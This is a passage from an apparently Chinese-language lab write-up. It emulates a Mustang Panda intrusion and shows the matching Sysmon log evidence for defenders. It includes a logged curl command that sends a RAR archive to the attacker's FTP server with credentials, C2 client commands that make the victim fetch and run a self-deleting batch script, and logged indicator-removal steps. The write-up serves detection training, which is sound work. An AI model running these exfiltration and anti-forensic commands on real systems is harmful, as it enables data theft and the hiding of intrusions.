
而下方這筆紀錄證明攻擊者使用curl 將 rar 檔送到 kali 的 ftp server
| @timestamp | winlog.event_data.Image | host.hostname | winlog.event_data.CommandLine |
|---|---|---|---|
| Mar 25, 2026 @ 21:22:51.560 | C:\Windows\System32\cmd.exe | harrenhal | cmd.exe /c “curl.exe -T C:\Users\Public\Documents\b44d0xUT5BLOi.rar ftp://ftp_user:ftp_pass@192.168.1.127/dp/ —ftp-create-dirs” |
Indicator Removal↗

在外洩檔案後,Mustang Panda 從 C2 伺服器下載批次腳本 del_WinGupSvc.bat 並執行它。在執行時,批次腳本 del_WinGupSvc.bat 刪除登錄執行鍵、下載的檔案,然後自我刪除
Attacker 模擬↗
在 kali 的機器上執行下訪的指令,在 harrenhal 機器上下載del_WinGupSvc.bat自我刪除程式
python3 /home/yunshiuan/ael/Enterprise/mustang_panda/Resources/controlServer/evalsC2client.py --set-task 123 '{"id": "0x1003", "args": "%TEMP%\\del_WinGupSvc.bat", "file": "del_WinGupSvc.bat"}'
在 kali 的機器上執行下訪的指令,在 harrenhal 機器上將del_WinGupSvc.bat執行起來,
python3 /home/yunshiuan/ael/Enterprise/mustang_panda/Resources/controlServer/evalsC2client.py --set-task 123 '{"id": "0x1000", "args": "cmd.exe /c %TEMP%\\del_WinGupSvc.bat"}'
Defender↗
在 Sysmon Event code 11 的紀錄中,下方的這筆紀錄證明攻擊者下載del_WinGupSvc.bat自我刪除程式
| @timestamp | winlog.event_data.Image | host.hostname | winlog.event_data.TargetFilename |
|---|---|---|---|
| Mar 25, 2026 @ 21:29:24.760 | C:\Users\harrenhal\AppData\Local\EvRDRunMP\GUP.exe | harrenhal | C:\Users\HARREN~1\AppData\Local\Temp\del_WinGupSvc.bat |

而在 Sysmon Event code 1 的紀錄中,下方的這幾筆紀錄證明攻擊者執行了 del_WinGupSvc.bat 進行自我刪除
| @timestamp | winlog.event_data.Image | host.hostname | winlog.event_data.CommandLine |
|---|---|---|---|
| Mar 25, 2026 @ 21:30:54.842 | C:\Windows\System32\cmd.exe | harrenhal | cmd.exe /c \del_WinGupSvc.bat |
| Mar 25, 2026 @ 21:30:54.927 | C:\Windows\System32\taskkill.exe | harrenhal | taskkill /f /im gup.exe |
| Mar 25, 2026 @ 21:30:55.179 | C:\Windows\System32\msiexec.exe | harrenhal | msiexec /uninstall “C:\Users\harrenhal\Downloads\2025p2.msi” /quiet |
| Mar 25, 2026 @ 21:30:55.360 | C:\Windows\System32\reg.exe | harrenhal | reg delete “HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run” /v “WinGupSvc” /f |
| Mar 25, 2026 @ 21:30:55.386 | C:\Windows\System32\cmd.exe | harrenhal | cmd /c “echo @echo off > C:\Users\HARREN |